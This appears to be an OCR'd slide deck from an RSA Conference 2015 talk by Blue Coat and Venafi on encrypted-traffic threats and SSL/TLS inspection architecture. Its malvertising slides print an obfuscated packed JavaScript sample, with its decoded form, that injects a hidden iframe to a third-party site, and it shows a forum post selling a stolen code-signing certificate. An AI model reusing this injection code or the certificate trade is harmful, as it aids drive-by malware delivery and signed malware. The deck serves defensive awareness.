RSAConference2015
Singapore | 22-24 July | Marina Bay Sands

SESSION ID: TTA-F01

SSL Threats are Here—Is Your Architecture Ready?

Manoj Sharma
World Wide Solutions Architect
Blue Coat


Kevin Bocek
VP, Security Strategy & Threat Intelligence
Venafi
@kevinbocek

What You Need to Learn

- Why encryption and digital certificates are helping our adversaries
- How to architect for today and tomorrow's SSL/TLS threatscape
- What you need to successfully run your operations
- What's your 45 day action plan


RSAConference2015

Singapore | 22-24 July | Marina Bay Sands



#RSAC

SSL/TLS Threats Update



Problem: σκότος = Scotoma = Blind Spot

Bad Guys Are Evading Defenses

Threat Actors

Nation States

Cybercrime

Hactivists

Insider-Threats

Traditional Threats

Known Threats,

Known Malware,

Known Files

Known IPs/URLs


Advanced Threats

Novel Malware

Zero-Day Threats

Targeted Attacks


Modern HTTPs



BLUE COAT VENAFI

50-75% and climbing

Of enterprise network traffic is encrypted with SSL/TLS today



166% North America

415% Europe


Increased use of
SSL/TLS since 2014

sandvine

EXECUTIVE OFFICE OF THE PRESIDENT
OFFICE OF MANAGEMENT AND BUDGET
WASHINGTON, D.C. 20503

100% US government web traffic encrypted by 2017

How many governments will follow?



Visualization of a Global Telco's SSL/TLS

1 dot = 1 certificate for SSL/TLS

Over 6 million certificates

LESS THAN 20%

Of Organizations with a FW, IPS/IDS, or UTM decrypt SSL/TLS traffic

Gartner

December 2013
ID G00258176

“50% of network attacks will use SSL/TLS by 2017”

Gartner

December 2013
ID G00258176

SSL/TLS: Hidden Dangers

-
-
-

*** TCP Ports used by Dyre Trojan for Hidden Command & Control**
- Blue Coat Labs

Ransomware Loves Encryption

- Recent CTB-Locker attack used https * URLs for payload
- Payload was fake .tar.gz file (actually an encrypted * blob)
- Payload is decrypted, and then used to encrypt * your files
  - (using “Elliptic Curve Crypto”)
- C&C is handled via TOR *
- Payment is via Bitcoin (a crypto-currency *)
- … Curve+Tor+Bitcoin = “CTB Locker”

Active Threat: Redirection Over SSL/TLS

```
https://secserv.adtech.de/addynXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

body: document.write("<html>\n");^M document.write(" <body border=0
cellspacing=0 cellpadding=0>
document.write("  <a
href=\"https://secserv.adtech.de/adlinkXXXXXXXXXXXXXXXX
XXXXXXXXXXX;nodecode=yes;link=http://www.tidebuy.com/
7183/?XXXXXXXXXX\" target=\"_blank\"><img src=\"https
cdn.adtech.de/images/XXXXXXXXXXXXX\"></a>\n"); docume
src=\"https://ert-fr3-
54.azurewebsites.net/?=XXXXXXXXXXXXXXX\"></scr"+"ipt
document.write("</body>\n");^M document.write("</html
```


```
https://xxxxx.azurewebsites.net

body:
eval(function(p,a,c,k,e,d){e=function(c){return
c.toString(36)};if(!''.replace(/^/,String)){while(c--
){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('8 e=2.9(\'7\');e.b=\'<1 6="3"
4="3" 5=0 a="c"
j="k://i.h/?d"></1>\';2.f.g(e);',21,21,'|iframe|document|10|height|frameborder|w
idth|div|var|createElement|scrolling|innerHTML|no|XXXXXXXXXXXXXXXXXXXX||body|app
endChild|net|flavers|src|https'.split('|'),0,{}))

decrypted:
var e=document.createElement('div');e.innerHTML='<iframe width="10"
height="10" frameborder=0 scrolling="no"
src="https://flavers.net/XXXXXXXXXXXXXXXX"></iframe>';document.body.appendChild(
e)
```


"Advertising Gone Wild": Redirects hidden inside SSL/TLS sessions

BLUE COAT VENAFI



“Next Big Hacker Marketplace Will Be In Stolen Certificates”

Stolen Marketplace for Certificates



Продажа CODE SIGN сертификатов

Каскадный · [Стандартный]

Подписка на тему | Сообщить другу | Версия для печати

[redacted]

8.08.2014, 07:14

В данный момент есть 1 сертификат [redacted] годен до 08 2015 для подписи exe .

В зависимости от спроса возможно в дальнейшем будет сертификаты на подписи драйвер

По мере поступления новых сертификатов топик будет обновляться .

Ньюбби

[redacted]

Ценник 980$

Контакт [redacted]

Репутация: 4

(0% - хорошо)

Условия продажи деньги вперед либо гарант.

P.S. Для чего он нужен и как им пользоваться просьба погуглить перед покупкой

Up to $980/ea

400x more valuable than stolen credit card

3x more valuable than bitcoin


CAs: What's Trusted?

CNNIC: untrusted by Google and Mozilla; trusted by Apple & Microsoft

RSAConference2015


Singapore | 22-24 July | Marina Bay Sands

Architecting for SSL/TLS Threats



#RSAC

Security Architecture: Current State




BLUE COAT

VENAFI


Architecture Gap Analysis

	Today	Ready for Threats
Role of SSL/TLS Inspection	Non-Existent	Strategic
Inspection Points	Tactical	Consolidated
Performance	Struggling	Wirespeed
Outbound Inspection: Internal trusted root CA	Deployed	Whitelisting/Blacklisting
Inbound Inspection: all keys & certs available	Few	All available
Inbound Inspection: keys & certs securely distributed	Email, flash drive, file server	Encryption distribution w/o people

Security Architecture: Desired State



What do you think things look like?



Secure Communications


This is what it *really* looks like

Inbound and Outbound Traffic

Inbound SSL Decryption
Web & Email Servers,
Customer Web Portals

IPS & IDS
AV
DLP
APM
SIM & SIEM
Forensics

Security Solution

